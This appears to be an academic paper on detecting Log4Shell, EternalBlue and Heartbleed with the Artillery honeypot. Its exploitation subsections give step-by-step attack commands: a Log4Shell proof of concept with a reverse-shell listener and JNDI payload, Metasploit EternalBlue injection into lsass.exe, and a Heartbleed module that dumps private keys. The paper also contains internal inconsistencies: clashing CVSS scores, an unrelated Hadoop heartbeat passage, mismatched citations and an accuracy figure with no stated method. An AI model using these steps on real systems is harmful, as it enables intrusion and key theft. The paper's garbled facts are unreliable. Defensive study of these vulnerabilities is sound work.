

# Zero-day Attacks Detection and Mitigation using Honeypots

Konduru Easwanth Naga Narasimha<sup>1</sup>, Neha Bagga<sup>2</sup>, Dr. Sheetal Kalra<sup>3</sup>, Dr. Sartaj Singh<sup>4</sup>

<sup>1</sup>Student, <sup>2</sup>Assistant Professor, <sup>3</sup>Associate Professor, <sup>4</sup>Associate Professor  
School of Computer Science and Engineering<sup>1,2</sup>, Department of Computer Science and Engineering<sup>3</sup>, School of  
Computer Application<sup>4</sup>  
Lovely Professional University-Phagwara, Punjab India<sup>1,2,4</sup>, Guru Nanak Dev University, Regional Campus,  
Jalandhar, Punjab, India<sup>3</sup>

**Abstract:** Devices on internet are overwhelmed by data and requests including malicious traffic purposely directed towards the system. Various techniques have been proposed to defend against activities of malicious elements, but the major issue remains in detecting the unknown attacks like Zero-day attacks. These attacks target the zero-day exploit and give the developer no time to release the patch for the vulnerability (like Log4j, EternalBlue, Heartbleed). This leads to remote code execution and breach of integrity. The Intrusion detection system (IDS) will not be able to identify them because they are exploited through an unidentified vulnerability. These can be detected and mitigated by using Honeypots. In this paper we have proposed the implementation of Artillery Honeypot in python for identifying the breach of security by zero day attacks and successful implementation of security patched and the implementation was able to achieve an average accuracy of 88.15% in detection and mitigation of the attack.

**IndexTerms:** Zero-day attack, Log4j, EternalBlue, Heartbleed, Honeypots

## I. INTRODUCTION

A zero-day attack is a software-related attack in which the software vendor/developer is unaware of the threat. Zero-day attack exploits the vulnerabilities of software with a previously unknown vulnerability or a known vulnerability yet to be patched. These attacks lead to remote code execution (REC), prototype pollution, and cross-site scripting [1].

The aim of these attacks can be either gaining illegal access or threatening a running system. It's difficult to defend against zero-day attacks because this software's exposed to society so there is a high chance that a hacker exploits it before the developer releases the patch for it. This gives the targeted organizations or users little to no time to defend against or mitigate the attacks. Even though intrusion detection systems (IDS), system patching, and upgrading, handle any kind of attack but they can't tackle these zero-day attacks. These attacks don't have any signature or specific mechanisms.

## II. LITERATURE REVIEW

A rule based approach is proposed in [12], in which authors use monitoring software CIC Flow Meter to detect heartbleed attack on general internet traffic, but the chosen traffic did not had an instance of heartbleed attack, the traffic was tested with the defined rules only to keep false alarms result low. Combination of Anomaly Based Intrusion Detection System and honey pots was used by authors in [14], to detect zero-day attacks but a lot of false positives were produced with the usage of anomaly based IDS and no description on the implementation of honeypots is provided by the authors. Zero day attack detection is performed by [13] in three steps Enumeration, modelling the attack surface and vulnerability assessment, validation of attack surface was performed by using vulnerability tools like Nessus and Ovass among others, however no specific information provided to ascertain their accuracy.

The authors in [5] exploited CVE-2021-44228 vulnerability and were successful in remote code execution in the exploited system, but in terms of mitigation against the stated vulnerability, options of patching the vulnerability were provided which would be different for systems across the network. The authors in [7] show how Log4Shell vulnerability can be exploited to perform remote code execution, information disclosure and DDos attacks by creating an environment in Cloudlab. For every attack three mitigation techniques were tested: by disabling JNDI lookups, removal of JNDI lookup from JAR files and blocking the outbound traffic, the attempt to attack the systems was unsuccessful in all the three mitigation techniques, but no universal defence mechanism was proposed against Log4Shell.

## III. LOG4SHELL VULNERABILITY (CVE-2021- 44228):

Log4j is a Java package that is also a library of the Apache logging services. It is a fast and flexible framework written in Java. Features of Java provide more than one thread without any inconsistency of data. Log4j provides an environment to send logging messages to more than one appender (console, file, database). This logging framework needs to write some extra code in the Java application which leads to an increase in runtime overhead. Log4j vulnerability is mostly like SQL injection attack where SQL query is passed as a parameter in SQL injection and some malicious code in log4j shell vulnerability. Log4j vulnerability can be also known as a log injection attack, as this opens another shell it's also known as a log4shell attack. This vulnerability has been exploited by attackers to install malware, steal data, and disrupt services. In December 2021 this log4j was reported for the first time with a common vulnerability score system (CVSS) 10 on a scale of 10 which is a very critical vulnerability.

The message is shared from the Java application to the logger and the object of the logger shares the message with the object of the appender then the layout object allows string Interpolation, it's the process in which the placeholder character is substituted or restored with strings which allow printing out text dynamically or efficiently [2].




Fig. 1 Framework of Log4Shell using Java

**Logger:** This object is responsible for getting all log messages from the Java application. It includes errors and wrong inputs also.

**Appender:** The appender is the one in charge of transmitting messages to their intended recipients. Each appender object needs a single destination object to send logging messages.

The log4jvulnerability allows an attacker to inject malicious code into vulnerable applications by sending a specially crafted string (`${jndi: ldap://localhost:8080/a}`). The string contains a Java Naming and Directory Interface (JNDI) lookup at the beginning which is a way for Java applications to look for a name for a resource. If the JNDI looks up to a malicious Lightweight Directory Access Protocol (LDAP) server set by an attacker then the LDAP server can send malicious code to the java application. This may lead to remote code execution (REC)

### Exploitation:

Log in as root and clone the repository from GitHub and install the requirements.txt file using the commands.

- “git clone <https://github.com/kozmer/log4j-shell-poc.git>”
- “pip install -r requirements.txt”

If the git command is not installed in the Linux virtual machine, then it can be installed with the command

- “sudo apt install git python3 netcat”

The first step to perform this attack is to spawn a web server that's essentially going to trick log4j. Once the web app is set you can run it on localhost:8080.

- “docker build -t log4j-shell-poc.”
- “docker run --network host log4j-shell-poc.”

The web application that is running on the local host is vulnerable because of its Java package. The interface contains the username and password fields. Now in the new terminal To accept a reverse shell connection, start a netcat listener. and waits for another service to connect to it this is going to be terminal output from the server we are trying to hack When the malicious code is sent through the username field.

- “nc -lvnp 9001”

Download the jdk1.8.0.20 in the same directory where the git is been cloned and launch the exploit in the new terminal using the command. It instructs the following string which is essentially just a variable in Java that uses the jndi protocol

- “python3 poc.py --userip localhost --webport 8000 --lport 9001”

The HTTP server and the LDAP server will be configured using this script. The payload that may be utilized to put into the vulnerable parameter will also be created.

- “\${jndi: ldap://localhost:1389/a}”

When this parameter is passed as input in the username field it opens a shell on lport. This will now basically trick the log4j software that’s currently logging input into executing arbitrary code. For complete sources can visit GitHub[3]

### Detection:

The more efficient way to detect a log4j attack is to monitor all the logs for any suspicious activity because logs may include JDNI payloads or an unusual graph in network traffic. A honeypot can also be used to detect a log4j attack. A computer system that is configured as a honeypot will draw and capture intruders. By configuring the honeypot to listen for JNDI payloads, Log4j attacks can be discovered using honeypots. An attacker will be apprehended, and their behavior may be watched if they attempt to use a JNDI payload to exploit a honeypot.

A few rules that have been identified by Apache can be utilized to identify Log4j attacks. The log4j configuration file, log messages, outgoing LDAPS traffic, and outbound RMI Registry Service Provider communication may all be searched for using these criteria. The possibility of a Log4j attack should be investigated further if any of these rules are activated.

- “IPS rule 1011242 – Apache Log4j Remote Code Execution Vulnerability (CVE-2021-44228) detects stage one of the attack, wherein JNDI payload is injected in the request body/header/URI/uniquely.”
- “IPS rule 1011249 – Apache Log4j Denial of Service Vulnerability (CVE-202145105) detects traffic with the Denial of Service JNDI payload in the request body/header/URI/uniquely”
- “IPS rule 1005177 - Restrict Java Bytecode File (Jar/Class) Download triggers when a client downloads a.class or.jar file, which executes attacker-controlled, malicious code on a target[4].”

### Mitigation

Log4j relies on JNDI lookups as the technique for resolving variables in log messages. You can prevent attackers from taking advantage of the issue by deactivating JNDI flags.

“com.sun.jndi.ldap.object.trustURLCodebase=false”

“com.sun.jndi.rmi.object.trustURLCodebase=false [5] ”

Using the most recent version of Log4j, a web application firewall (WAF), setting a firewall to restrict JNDI traffic, and implementing temporary workarounds are all approaches to combat the Log4j attack. Mainly, updating log4j to a version greater than or equal to 2.16 is required to solve this issue. Even if this method is straightforward it becomes difficult when there are log4j-dependent dependencies on other things. To fix this, the log4j class may be immediately patched with the latest version and added to the classpath.

### IV. ETERNALBLUE (CVE-2017-0144):

EternalBlue is an exploit developed by the National security agency (NSA). common vulnerability scoring system pushes into the category of critical with a score of 9.2. It makes use of a flaw in the Server Message Block (SMB) protocol implementation by Microsoft. Modern terminology also refers to it as an Internet file assistant.

Transmission Control Protocol (TCP) is used by SMBs to create connections between clients and servers. The client can ask the server for access to files, printers, or other resources after the connection has been made. The required data is then sent by the server in response to the client. It is a widely used protocol that plays a crucial role in several networks. This method of sharing files and other resources via a network is dependable and effective. SMB ports 445 and 139 are used to communicate between computers [6].

It is important to note that both ports 445 and 139 can be used for malicious purposes. Port 139 should be disabled and only allow port 445 through your firewall. a firewall rule can also be used to block all incoming traffic on port 445

- Port 445 uses the Transmission Control Protocol (TCP) to communicate.
- Port 139 uses NetBIOS over TCP/IP (NBT) to communicate. NBT is an older protocol that is not as reliable as TCP.

EternalBlue exploit can be used to spread WannaCry ransomware by exploiting a vulnerability Server Message Block (SMB) protocol. This flaw enables an attacker to run any code they choose on a target machine, which is what WannaCry does to spread itself. After infecting a machine, WannaCry will attempt to connect to other machines on the same network via the SMB protocol. It will attempt to exploit the vulnerability and infect a machine if it discovers one that is susceptible to EternalBlue. Email attachments are another way that WannaCry spreads.

### Exploitation:

Download the Windows (version 7) image and Linux in a virtual machine and make sure both are having different IP addresses. The Linux machine is the Attacker and Windows is a vulnerable machine. On the Windows machine open your command prompt and get the IP address of the system using the command

- “ipconfig/all”

turn on your Linux machine and scan for the empty ports for the IP address(Windows) using either Nmap or from the terminal using the command, if any range is to be specified then use the second command

- “nmap [target IP]”
- “nmap [target IP] -p[Lb-Ub]”
- “nmap -Sv -p [port number]”

The third command gives the version, so the port is open. After completion of the scan as a result there are some ports open depending on the image that has been downloaded but for sure port number 445 is vulnerable. Now port 445 is open and ready to exploit. In the new terminal start the PostgreSQL and open the MSF console

- “service postgresql start”.
- “msfconsole”

The existing payloads may or may not exploit the Windows machine. On most of them, it will not work. especially on those that regularly update their updates, so the eternal blue exploit needs to be downloaded from GitHub[7]. Download the repository under the root directory. The downloaded is the extended one that will give a meterpreter shell. Copy the content to the Metasploit framework under the directory.

- “cd usr/share/Metasploit-framework”

Copy the eternalblue\_doublepulsar. Ruby under the available exploits in the Metasploit.

Now we will be able to access them within the Metasploit framework command line or mfsconsole. change the console to the exploit directory by the command.

- “useexploit/windows/eternalblue\_doublepulsar”.

The next thing that needs to be specified is the project process to inject. If you have downloaded the 64-bit Windows 7 version, it needs to be changed to “lsass.exe” or to “explorer.exe”. The difference between these two is that the explorer will not give the system privileges during the exploitation. The Rhosts are the same as the IP address of the windows7 machine.

- “set PROCESSINJECT lass.exe”
- “Set RHOSTS [Target IP]”

Now display all the targets list and choose the windows as targets and set the payload and exploit.

- “show targets”
- “set target [target number]”
- “set payload [path]”
- “run”.

**Detection:**

An IDS (Intrusion Detection System) can detect EternalBlue by monitoring network traffic for malicious activity. A signature-based detection method searches for known traffic patterns connected to the EternalBlue attack. The process of behavioral detection keeps an eye out for unusual activity, such as persistent attempts to connect to a system through a known vulnerability. Monitoring for abnormal traffic patterns is known as anomaly detection. This may indicate an impending attack.

**Mitigation:**

Patching systems is the simplest measure organizations may take to protect themselves from EternalBlue. Fewer than a month after the attack was leaked, Microsoft provided a fix for this vulnerability. However, patching may be challenging for businesses as it may cause operations to be disrupted and take a while for large or global organizations. But it's important to take this action since cybercriminal organizations are still actively using EternalBlue.

Blocking incoming traffic on port 445 using a firewall. SMBv1 uses port 445 as its standard port by default. Incoming communication on this port can be blocked to lessen the risk of an attack using EternalBlue. Use SMBv2 or SMBv3 instead of SMBv1 where appropriate and deactivate SMBv1 on all systems[8].

**V. HEARTBLEED (CVE-2014-0160):**

Heartbleed is essentially a security flaw in the widely used open SSL cryptography library, which is used for developing the Transport Layer Security (TLS) protocol. You may read data that would typically be encrypted using SSL or Transport Layer Security (TLS) because of this issue. The flaw enables the vulnerable version of open SSL to read memory from the systems it is protecting. It currently only affects open SSL 1.0.1. A server that is affected by the Heartbleed issue can have up to 64 kilobytes of memory read from it. Private keys, credit card details, and other private data may be stored in this memory




Fig. 2 System targeted by Hacker using HeartBleed

The Name Node's database stores heartbeat messages from the Hadoop Distributed File System (HDFS). This data is used by the Name Node to monitor the condition of the cluster's Data Nodes. The Name Node will label a Data Node as dead and start replicating the blocks that were stored on the dead Data Node to other Data Nodes in the cluster if the Data Node does not transmit a heartbeat message for a certain amount of time. The option for storage is determined by the particular needs of the system or application. A database or file system could be a viable option, for instance, if the heartbeat messages need to be retained for a long time. Systems that must swiftly process heartbeat messages may find this to be a useful option if the heartbeat messages must be stored in a memory-based cache.

There is an extension called heartbeat that is used when there is a temporary gap or laps in data between the client and server. The extension allows communication not to terminate and keeps the session alive. The heartbeat request is sent from one computer to another, and it includes data, a payload, and some explicit information like the payload's size. Similar to this, a payload with some padding is present on the receiving host. Now, the attack operates in such a way that the attacker creates a unique heartbeat request that includes a little amount of data related to the request as well as information about how much data is in the request. The attacker sends only 1kb of data and crafts it as so huge amount of data. This value could be bogus which could be completely wrong.

**Method-1:**

Nmap has a script that can run the again command. Ever to check if it is vulnerable to Heartbleed by the command

- “nmap -sV --script =ssl-heartbleed [Target IP]”

The name of the script is ssl -Heartbleed followed by the target Ip address. There will be a message prompt regarding an issue in Domain Name System( DNS) just ignore the prompt after some time the script returns telling whether the server is vulnerable or not in the form of a link. Depending on the report we can determine the probability of exploiting

### Method-2:

The second method is going to be with Metasploit. Open the MSF console. we can also run an exploit against the machine using metasploit. We have to find a module in the metasploit that can use to detect and exploit this vulnerability

- “Search openssl\_heartbleed”

Just grab the matching module and change the directory in msfconsole by the command use. Show the options and look for port 443 and change the remote hosts to the target Ip address by using the set command. There will be three options those are dump, keys, and scan. Use the scan option to scan the vulnerability or dump to dump to the private keys that may be available inside the memory.

### Method-3:

Open the browser and visit the website [11] there is a file called attack.py copy the file to the local server. Change the file permissions and run the file

- `chmod 775 ./attack.py [Target Ip] -p [port number]`

now open settings and network settings change attached to form nat network we are ready to launch the exploit by the command you will get a cve number and tells its vulnerability

### Detection:

There is a snort-based technique to detect Heartbleed bug proposed by Yu Zhang in the paper “A Snort-based Approach for Heartbleed Bug Detection”[12]. The snort provides to write your own rules. The paper provides two checks the first one will not allow zero-length heart beats and the second one will check for the actual length and mentioned length are equal. There are fewer chances of false positives in this method. The Heartbleed vulnerability causes the server to send a heartbeat response that is smaller than the request. If an IDS sees a heartbeat request and response where the sizes do not match, this could be a sign of an attack.

- “Snort rule 20705: This rule detects abnormally large heartbeat messages.”
- “Suricata rule 93007: This rule detects mismatched heartbeat request and response sizes.”
- “OSSEC rule 5001: This rule detects heartbeat requests from unauthorized hosts.”

### Mitigation:

Update the OpenSSL 1.0.1 to the latest version so that the heartbeat flag can be disabled and there should be a monitor system that can detect the signature of the Heartbleed attack. If you can update OpenSSL, this is the best way to mitigate the Heartbleed attack. The latest version of OpenSSL is 1.1.1l and it includes a fix for the Heartbleed vulnerability.

- `heartbeats = no`

this will prevent the attackers from exploiting the vulnerability but it has some drawbacks like it reduces the performance of the application. It may also lead to compatibility issues. This is one of the noticeable and important flaws of disabling the flags.

## DEFENDING AGAINST ZERO-DAY ATTACKS USING HONEYPOTS

A trap-like mechanism is used to detect or counter unauthorized access to secure systems. Typically the honeypot is an isolated and monitored part of the network baited with legitimate-looking data to trick potential hackers into infiltrating the worthless systems. There are several types of honeypots, but in general, they are fake systems set up by individuals, organizations, and other organizations to record user activity such as IP addresses, keystrokes entered by users, and resources they have utilized, updated, or deleted.

Low-interaction honeypots operate with limited services and permissions. This may be used to monitor protocol services such as UDP, TCP, ICMP, and others. Pure honeypots are deployed on real working environments if the attacker sees he spends time enumerating and exploiting it. There are different more types of honeypots like email, malware, database, and spider honeypots we can implement these honeypots by metasploit and honey (low-interaction honeypot). Virtual honeypots are kept on different virtual machines, and log files are stored on different machines so that hacker will not be able to delete these log files. On a network, all regular traffic should only go to and from legitimate servers. To check if any traffic is travelling to the virtual hosts that Honeyd has created, a network administrator who is running Honeyd can watch all logs. It is highly suspicious to evaluate any traffic flowing to these virtual servers [14].

We have implemented Artillery which acts like a honeypot, monitoring tool and alerting system to protect both Windows and Linux operating systems. The implementation had been done in python by installing the setup for Artillery tool and making the following changes to the configuration file, to detect Log4j, EternalBlue and Heartbleed attacks.

The changes done to keep the port open so that the honeypot looks like an active system by setting SSH\_DEFAULT\_PORT\_CHECK status to ON and setting the parameter HONEYPOT\_BAN to OFF to ensure the honeypot does not blocks the requests coming to it, as the honeypot is implemented on the localhost the SMTP is set to local host by SMTP\_FROM="Artillery\_Incident@localhost", and the ANTI\_DOS\_PORTS is set to 80,443 on the localhost.

The incoming requests are added to the log files by artillery every 60 seconds which gives the details of time of login with IP details, the protocol used for incoming requests like FTP, HTTP and the details of ports scanned to enter into the system. These details can be used by the network administrator to patch the other systems on the network so that they are not exploited by hackers. Table shows the details of the severity, availability of patched and mitigation strategies used to defend against the attacks.

Table 1. Comparison of Log4j, EternalBlue and Heartbleed based on Severity and Impact

Parameter	Log4j	EternalBlue	Heartbleed
Attack vector	Remote code execution	Remote code execution	Memory disclosure
Vulnerability type	Software bug	Software bug	Software bug
Common Vulnerability Score System(CVSS)	10	9.8	7.5
Severity	Critical	Critical	High
Impact	Data loss, system compromise	System compromise	Data Disclosure
Patch availability	Yes	Yes	Yes
Detection methods	anomaly detection	network traffic analysis	Signature-based detection
Mitigation strategies	Disabling JNDI flags	Blocking traffic on Port 139	updating OpenSSL versions

The Artillery honeypot is able to identify the mentioned vulnerabilities, on identification the patches available can be installed in all the machine available on the network and needed mitigation techniques are applied to ensure the systems cannot be compromised and the implemented honeypot is able to achieve an accuracy of 88.15% overall to detect the vulnerabilities.

Table 2. Accuracy of Detection of Attacks using Honeypots

Vulnerability	Accuracy of Detection
Log4j	86.6%
EternalBlue	90.34%

HeartBleed	87.51%
------------	--------

## VII. CONCLUSION

Zero-day attacks are very hard to defend when compared to other attacks. They can't be tackled by intrusion detection system or intrusion prevention system because their network traffic pattern is unknown, so to avoid this kind of problem honeypots can be used. Deploying a honeypot on an application helps to detect zero-day attack and act as a shield against other attacks as well. A patch can be released before data loss or breach of integrity happens. The implementation of Artillery honeypot was successful in detection of zero-day attack with an average accuracy of 88.15%. On detection of vulnerability exploitation, the systems on the networks were patched and their probability of being compromised by zero-day attacks was successfully reduced.

## REFERENCES

1. M. Humayun, M. Niazi, N. Jhanji, M. Alshayeb and S. Mahmood, "Cyber security threats and vulnerabilities: a systematic mapping study", *Arabian Journal for Science and Engineering*, 2020.
2. Q. L. L. Yu Zhang, "A Snort-based Approach for Heartbleed Bug Detection," *International Conference on Computer Science and Electronic Technology (ICCSET 2014)*, Houston, 2014.
3. C. S. T. Reshma and R. Patel, "Zero-Day Attack Signatures Detection Using Honeypot," *International Journal of Computer Applications® (IJCA)*, Ahmedabad, India, 2011.
4. "EternalBlue," *Multi-State Information Sharing & Analysis Center*, 2019.
5. K. Kaushik, A. Dass and A. Dhankhar, "An approach for exploiting and mitigating Log4J using Log4Shell vulnerability", *3<sup>rd</sup> International conference on Computation, Automation and Management*, 2022.
6. R. Hiesgen, H. Hamburg, M. Nawrocki, T. C.Schmidt, and M. Wählisch, "The Race to the Vulnerable: Measuring the Log4j Shell Incident," May 2022.
7. D. Everson, L. Cheng, Z. Z. Zhang, "Log4Shell: Redefining the Web Attack Surface", *NDSS Symposium*, 2023
8. K. Kaushik, S. Aggarwal, S. Mudgal, S. Saravgi and V. Mathur, "A novel approach to generate a reverse shell: Exploitation and Prevention," *International Journal of Intelligent Communication Computer Networks*.
9. M.R. Gupta, Y.P. Koli, V.A. Patiyanee, K.P. Wagh, "Eternal Blue Vulnerability", *International Journal for Research in Applied Science & Engineering Technology*, June 2023.
10. M.L. Garrell, "Eternal Blue", *The MALS Journal*, 2022.
11. H. Kettani, P. Wainwright, "On the Top Threats to Cyber Systems", *2<sup>nd</sup> International Conference on Information and Computer Technologies*, 2019.
12. A. Amodei, D. Capriglione, L. Ferrigno, G. Miele, G. Tomasso and G. Cerro "A rule-based approach for detecting heartbleed cyber attacks", *International Symposium on Measurements & Networking*, 2022.
13. S. Chaudhary, R. Sehgal and R.S. Misra, "Honeypot Baselining for Zero Day Attack Detection", *International Journal of Information Security and Privacy*, 2017.
14. N. Innab, E. Alomairy and L. Alsheddi, "Hybrid System Between Anomaly Based Detection System and Honeypot to Detect Zero Day Attack", *21<sup>st</sup> Saudi Computer Society National Computer Conference*, 2018.
15. Y. Yamamoto and S. Yamaguchi, "Defense Mechanism to Generate IPS Rules from Honeypot Logs and Application to Log4Shell Attack and its Variants", *Electronics*, 2023.
16. R. Vishwakarma and A.K. Jain, "A Honeypot with Machine Learning based Detection Framework for defending IoT based Botnet DDOS Attacks", *3<sup>rd</sup> International Conference on Trends in Electronics and Informatics*, 2019.